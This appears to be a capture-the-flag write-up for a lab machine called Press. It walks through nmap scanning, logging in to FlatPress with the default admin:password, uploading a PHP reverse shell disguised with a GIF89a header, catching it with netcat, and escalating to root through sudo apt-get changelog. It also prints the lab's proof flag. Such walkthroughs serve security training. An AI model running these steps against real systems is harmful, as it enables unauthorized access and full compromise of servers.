Press

Host Info

- We are given an intermediate machine with IP of `192.168.181.29` . We can first use `nmap` to scan over it.

  ```
  > nmap -sCV -A -Pn -O -p- 192.168.181.29 -oN tcpnmap.md
  > sudo nmap -sU -Pn 192.168.181.29 --top-ports=100 --reason -oN udpnmap.md
  ```

  ```
  # TCP

  PORT     STATE SERVICE VERSION
  22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
  | ssh-hostkey:
  |   3072 c9:c3:da:15:28:3b:f1:f8:9a:36:df:4d:36:6b:a7:44 (RSA)
  |   256 26:03:2b:f6:da:90:1d:1b:ec:8d:8f:8d:1e:7e:3d:6b (ECDSA)
  |_  256 fb:43:b2:b0:19:2f:d3:f6:bc:aa:60:67:ab:c1:af:37 (ED25519)

  80/tcp   open  http    Apache httpd 2.4.56 ((Debian))
  |_http-title: Lugx Gaming Shop HTML5 Template
  |_http-server-header: Apache/2.4.56 (Debian)

  8089/tcp open  http    Apache httpd 2.4.56 ((Debian))
  |_http-server-header: Apache/2.4.56 (Debian)
  |_http-generator: FlatPress fp-1.2.1
  |_http-title: FlatPress

  Device type: general purpose
  Running: Linux 5.X
  OS CPE: cpe:/o:linux:linux_kernel:5
  OS details: Linux 5.0 - 5.14
  ```


```
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Important Info


```
N/A
```

Initial Foothold

- We notice `port 80` is open with http server. We tried visit webpage and get a static page. Tried to click "SIGN IN" but nothing shows up.



- Check `port 8089` and we can get a `FlatPress` welcome page. There's a login option for admin.



Saturday, June 17, 2023


Welcome to FlatPress!

This is a sample entry, posted to show you some of the features of FlatPress.

The more tag allows you to create a "jump" between an excerpt and the complete article.

[Read more...]

Click login and then try weak password `admin : password` , then we can access into the administration page.



Administration area

Welcome to the administration area!

Select an action

New Entry

Add a new entry

Entries


Show and manage all the entries

Widgets

- Googled "FlatPress exploit", we can get a very useful information → https://github.com/flatpressblog/flatpress/issues/152.

  By following this Github issue repot, we are able to upload a php reverse shell file to the "Uploader" and then execute it in "Media manager". (I used ivan-sincek php reverse shell here, need to change your Kali IP and port in the file.)

At the beginning of your `shell.php` , you need to add `GIF89a;` to bypass file type verification.




Uploader

Pick one or more file to upload.

- File(s) uploaded

- copy_php_rs.php



Media manager

Manage your media


Page: 1 / 1

	Name	# use
	copy_php_rs.php	0

1

- Listen on your Kali, we can get `www-date` as low-privilege shell.

```
> rlwrap nc -lvnp 9090
```




```
jip@jip:~/Offsec/PG/Press$ rlwrap nc -lvnp 9090
listening on [any] 9090 ...
connect to [192.168.45.221] from (UNKNOWN) [192.168.181.29] 46022
SOCKET: Shell has connected! PID: 1070
WHOAMI
/bin/sh: 1: WHOAMI: not found
whomai
/bin/sh: 2: whomai: not found
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


Privilege Escalation

- By running `sudo -l` , we found that we can sudo run “apt-get” without password. Search over `GTFOBins` , we can find a way to PE by “Sudo”.

```
> sudo -l

> sudo apt-get changelog apt
> !/bin/sh

> whoami
   : root

- proof.txt : 0896d050849aec32ccb6978f202b5730
```



```
www-data@debian:/home$ sudo -l  sudo -l
sudo -l
Matching Defaults entries for www-data on debian:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on debian:
    (ALL) NOPASSWD: /usr/bin/apt-get
```



.. / apt-get

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

This invokes the default pager, which is likely to be `less`, other functions may apply.


```
apt-get changelog apt
!/bin/sh
```

Sudo


If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) This invokes the default pager, which is likely to be `less`, other functions may apply.

```
sudo apt-get changelog apt
!/bin/sh
```



```
  [ David Kalnischkies ]
  * URI encode Filename field of Packages files (again). This fixes a
    regression introduced in 2.1.15 that causes download failures of
/tmp/apt-changelog-ZlD6mo/apt.changelog!/bin/sh
```



```
# whowhoami
whoami
root
# cat /root/proof.txt
cat /root/proof.txt
0896d050849aec32ccb6978f202b5730
```

Reference

- https://github.com/flatpressblog/flatpress/issues/152
- https://github.com/ivan-sincek/php-reverse-shell/blob/master/src/reverse/php_reverse_shell.php
- https://gtfobins.github.io/gtfobins/apt-get/